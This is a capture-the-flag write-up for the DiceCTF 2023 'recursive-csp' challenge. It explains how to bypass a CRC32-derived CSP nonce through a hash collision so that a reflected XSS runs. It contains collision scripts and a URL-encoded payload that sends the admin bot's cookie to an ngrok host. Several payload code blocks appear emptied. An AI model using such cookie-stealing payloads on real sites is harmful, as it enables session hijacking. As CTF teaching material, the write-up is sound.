# recursive-csp
## Overview
\- Overall difficulty for me (From 1-10 stars): ★★★★★★★★★☆
\- 178 solves / 115 points
## Background
\- Author: strellic
the nonce isn't random, so how hard could this be?
(the flag is in the admin bot's cookie)
[recursive-csp.mc.ax](https://recursive-csp.mc.ax)
[Admin Bot](https://adminbot.mc.ax/web-recursive-csp)
## Find the flag
In this challenge, there are 2 websites.
**`recursive-csp.mc.ax`:**

**View source page:**
```html
recursive-csp
Hello, world!
Enter your name:
```
In here, we see there is a HTML comment.
The `?source` is the GET parameter.
**Let's try to provide that:**

As you can see, we found the PHP source page.
**Source code:**
```php
recursive-csp
Hello, !
Enter your name:
```
Let's break it down!
\- If GET parameter `source` is provided, then show the source code of this
PHP file and exit the script
\- Check GET parameter `name` is provided, and it's data type is string, and
the length is less than 128. If no `name` parameter is provided, default one
is "world".
\- Then, **using hashing algorithm CRC32B to digest (hash) our provided `name`
parameter's value**
\- After that, add `Content-Security-Policy` (CSP) header to HTTP response
header, with value:
\- `default-src 'none'; script-src 'nonce-$nonce' 'unsafe-inline'; base-uri
'none';`
\- Finally, echos out our provided `name` parameter's value
**Armed with above information, we can try to provide the `name` GET
parameter:**

As you can see, our `name`'s value is being **reflected** to the web page.
That being said, we can try to exploit reflected XSS (Cross-Site Scripting)!
**Payload:**
```html
```

However, the alert box doesn't appear, as the `Content-Security-Policy`'s
`script-src` is set to `none`. That being said, the back-end will disallow
from executing JavaScript code.
> **Content Security Policy** ([CSP](https://developer.mozilla.org/en-
> US/docs/Glossary/CSP)) is an added layer of security that helps to detect
> and mitigate certain types of attacks, including Cross-Site Scripting
> ([XSS](https://developer.mozilla.org/en-US/docs/Glossary/Cross-
> site_scripting)) and data injection attacks. These attacks are used for
> everything from data theft, to site defacement, to malware distribution.
But! ***The `script-src` directive is set to a `nonce` value.***
Also, ***the `script-src` directive also set to `unsafe-inline`, which enables
us to execute any inline JavaScript code!***
Hmm... How can we abuse the `nonce` value...
In [Content Security Policy (CSP) Quick Reference Guide](https://content-
security-policy.com/nonce/), it said:

As you can see, the nonce's random value must be cryptographically secure
random.
In our case, the nonce's value is hashed by our `name` value via CRC32B
algorithm.
After poking around, I found an interesting thing.
**we can use the `` element to redirect users:**
```html
```

Boom! We can redirect users to any website!
However, that doesn't allow us to steal the admin bot's cookie because of the
CORS (Cross-Origin Resource Sharing) policy?
Hmm... What if I **redirect the admin bot to our XSS payload**??
But then it'll be blocked because of the nonce value is incorrect...
**Let's go to the "Admin Bot" page:**


In here, we can submit a URL:

Burp Suite HTTP history:

When we clicked the "Submit" button, it'll send a POST request to `/web-
recursive-csp`, with parameter `url` and `recaptcha_code`.
Then, it'll redirect us to `/web-recursive-csp` with GET parameter `msg` and
`url`.
Maybe we could redirect the admin bot to here, and trigger an XSS payload??
But no dice.
**If you look at the source code:**
```php
strlen($_GET["name"]) < 128
```
It checks the string length is less than 128 characters or not. Why it's doing
that?
According to [HackTricks](https://book.hacktricks.xyz/pentesting-web/content-
security-policy-csp-bypass#php-response-buffer-overload), if the response is
overflowed (default 4096 bytes), it'll show a warning:

So, maybe the checks is preventing that?
Also, I realized that there is a thing called "Hash collision". For example,
MD5 hash collision attack, where 2 MD5 hashes are the same, thus collided.
Since **CRC32B algorithm only outputs a 32-bit unsigned value**, we can very
easily to brute force it.
**Let's write a simple Python script to brute force it!**
```py
#!/usr/bin/env python3
from zlib import crc32
from itertools import combinations_with_replacement
characters =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\\\\]^_`{|}"
counter = 1
# Hash and loop through aa, ab, ac, ...
while True:
for character in combinations_with_replacement(characters, counter):
crc32BeforeHashInput = "".join(character).encode('utf-8')
crc32BeforeHashed = hex(crc32(crc32BeforeHashInput))[2:]
crc32HashNonce = f"".encode('utf-8')
crc32HashedNonce = hex(crc32(crc32HashNonce))[2:]
crc32HashPayloadInput = f"".encode('utf-8')
crc32HashedPayload = hex(crc32(crc32HashPayloadInput))[2:]
print(f'[*] Trying nonce: {crc32HashedNonce}, hashed: {crc32HashedPayload}',
end='\r')
if crc32HashedPayload == crc32HashedNonce:
print('\n[+] Found collided hash!')
print(f'[+] Before hashed 1: {crc32HashNonce.decode()}')
print(f'[+] Before hashed 2: {crc32HashPayloadInput.decode()}')
print(f'[+] After hashed 1: {crc32HashedNonce}')
print(f'[+] After hashed 2: {crc32HashedPayload}')
# exit()
else:
counter += 1
```
**If this script found a collided hash, we could use that nonce value in our
XSS payload, as the back-end will also generate the same nonce value!**
However, still no luck????
## After the CTF


After the CTF, I found that there is a [GitHub
repository](https://github.com/bediger4000/crc32-file-collision-generator)
that generate CRC32 hash collision:
**Let's clone that repository!**
```shell
┌[siunam♥earth]-(/opt)-[2023.02.08|17:37:33(HKT)]
└> sudo git clone https://github.com/bediger4000/crc32-file-collision-
generator.git
[sudo] password for siunam:
Cloning into 'crc32-file-collision-generator'...
```
**Then, we can create a `target.txt` for generating the nonce value, and
`payload.txt` for the XSS payload:**
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|17:38:00(HKT)]
└> echo -n '0' > target.txt
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|17:41:58(HKT)]
└> /opt/crc32-file-collision-generator/crc32 target.txt
target.txt, read 1 bytes
CRC32: f4dbdf21
```
> Note: The `-n` flag must be used to remove the new line character (`\n`) in
> the end.
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|17:42:17(HKT)]
└> echo -n '' >
payload.txt
```
> Note: For testing purposes, we can first use `alert()` JavaScript function.
**After that, use `matchfile` to find the collided hash:**
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|17:43:01(HKT)]
└> /opt/crc32-file-collision-generator/matchfile target.txt payload.txt
File to match has length 1, CRC32 value f4dbdf21
File to get to match has length 56, CRC32 value 2d0aaf44
Bytes to match: 41db763a
3a 76 db 41
:v�A
```
Next, URL encode the XSS payload **and the collided bytes**:
```py
#!/usr/bin/env python3
import urllib.parse
def main():
url = 'https://recursive-csp.mc.ax/?name='
XSSpayload = ''.join(open('payload.txt', 'r'))
matchedBytes = '%c3%71%37%2f'
print(f'URL encoded
Payload:\n{url}{urllib.parse.quote(XSSpayload)}{matchedBytes}')
if __name__ == '__main__':
main()
```
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|17:51:09(HKT)]
└> python3 url_encode_payload.py
URL encoded Payload:
https://recursive-
csp.mc.ax/?name=%3Cscript%20nonce%3D%22f4dbdf21%22%3Ealert%28document.domain%29%3C/script%3E%3a%76%db%41
```
**Finally, copy and paste that URL encoded payload:**

Boom!! We successfully triggered an alert box, as the nonce value is matched!!
**Now, to retrieve admin bot's cookie, we can modify the XSS payload.**
But first, we need to:
**Setup Ngrok HTTP port forwarding and Python Simple HTTP server:** (Or you
can just use [Webhook.site](https://webhook.site/))
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|17:59:20(HKT)]
└> ngrok http 8000
[...]
Web Interface http://127.0.0.1:4040
Forwarding https://2330-{Redacted}.ap.ngrok.io -> http://localhost:8000
[...]
```
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|17:59:57(HKT)]
└> python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```
**Then we can modify the XSS payload:**
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|18:01:03(HKT)]
└> echo -n ''
> payload.txt
```
> Note: The XSS payload must less than 128 characters, as the web application
> will check that.
**Again, find the collided bytes:**
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|18:02:33(HKT)]
└> /opt/crc32-file-collision-generator/matchfile target.txt payload.txt
File to match has length 1, CRC32 value f4dbdf21
File to get to match has length 110, CRC32 value 43e6a8bd
Bytes to match: 2f3771c3
c3 71 37 2f
�q7/
```
**URL encode it:**
```py
matchedBytes = '%c3%71%37%2f'
```
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|18:02:57(HKT)]
└> python3 url_encode_payload.py
URL encoded Payload:
https://recursive-
csp.mc.ax/?name=%3Cscript%20nonce%3D%22f4dbdf21%22%3Edocument.location%3D%22https%3A//2330-{Redacted}.ap.ngrok.io%3F%22%2Bdocument.cookie%3C/script%3E%c3%71%37%2f
```
**Finally, send the above URL to [admin bot](https://adminbot.mc.ax/web-
recursive-csp):**

**Verify it worked:**
```shell
Web Interface http://127.0.0.1:4040
Forwarding https://2330-{Redacted}.ap.ngrok.io -> http://localhost:8000
Connections ttl opn rt1 rt5 p50 p90
1 0 0.01 0.00 0.00 0.00
HTTP Requests
\-------------
GET / 200 OK
```
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|17:59:57(HKT)]
└> python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [08/Feb/2023 18:03:49] "GET
/?flag=dice{h0pe_that_d1dnt_take_too_l0ng} HTTP/1.1" 200 -
```
Nice! We successfully retrieved admin bot's cookie!!
\- **Flag: `dice{h0pe_that_d1dnt_take_too_l0ng}`**
**Alternatively, I modified the brute force script:**
```py
#!/usr/bin/env python3
from zlib import crc32
def main():
for i in range(0x0, 0xffffffff + 1):
nonceValue = crc32(bytes(i))
payload = f''.encode('utf-8')
hashedPayload = crc32(bytes(payload))
print(f'[*] Trying nonce {nonceValue}, hashed payload {hashedPayload}',
end='\r')
if hashedPayload == nonceValue:
print('[+] Found collided hash!')
print(f'[+] Nonce value: {nonceValue}')
print(f'[+] Hashed value: {hashedPayload}')
print(f'[+] Before hashed payload: {payload.decode()}')
exit()
if __name__ == '__main__':
main()
```
This script will loop through hex `0x0` to hex `0xffffffff`, which is from 0
to 4294967295. The reason why we loop through that, is because CRC32 is 32-bit
long, or 8 hex characters long. Therefore, we can loop through hex `0x0` to
hex `0xffffffff`, to get the hash collision value:
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|18:06:13(HKT)]
└> python3 brute_force_crc32b.py
[...]
```
However, using Python to do that would take a very, very long time.
To address this issue, we can use **Rust**.
> Rust is blazingly fast and memory-efficient: with no runtime or garbage
> collector, it can power performance-critical services, run on embedded
> devices, and easily integrate with other languages.
\- Initialise a new Rust repository:
```shell
┌[siunam♥earth]-(~/ctf/DiceCTF-2023/Web/recursive-
csp)-[2023.02.08|18:24:12(HKT)]
└> cargo init
Created binary (application) package
```
\- Modfiy the `src/main.rs`: (The following Rust script is from this
challenge's author: strellic, I strongly recommend you to read his
[writeup](https://brycec.me/posts/dicectf_2023_challenges#recursive-csp)!
Kudos to strellic!)
```rust
use rayon::prelude::*;
fn main() {
let payload = "".to_string();
let start = payload.find("Z").unwrap();
(0..=0xFFFFFFFFu32).into_par_iter().for_each(|i| {
let mut p = payload.clone();
p.replace_range(start..start+8, &format!("{:08x}", i));
if crc32fast::hash(p.as_bytes()) == i {
println!("{} {i} {:08x}", p, i);
}
});
}
```
> Note: Replace your call back link to yours. Also, the nonce can be remain
> unchanged.
> It creates a range from 0 to 2^32, then uses Rayon to parallelize it. Then,
> it places the iterator value into the nonce, and checks that the output of
> `crc32fast::hash` is itself the iterator value. (Once again, from this
> challenge author's
> [writeup](https://brycec.me/posts/dicectf_2023_challenges#recursive-csp)).
Then compile it, and run the compiled executable.
After you found the collided hash, you can repeat the same step in the first
solution.
# Conclusion
What we've learned:
1\. XSS (Cross-Site Scripting) & CSP (Content Security Policy) Bypass Via
Insecure Nonce Value
Original writeup (https://siunam321.github.io/ctf/DiceCTF-2023/Web/recursive-
csp/).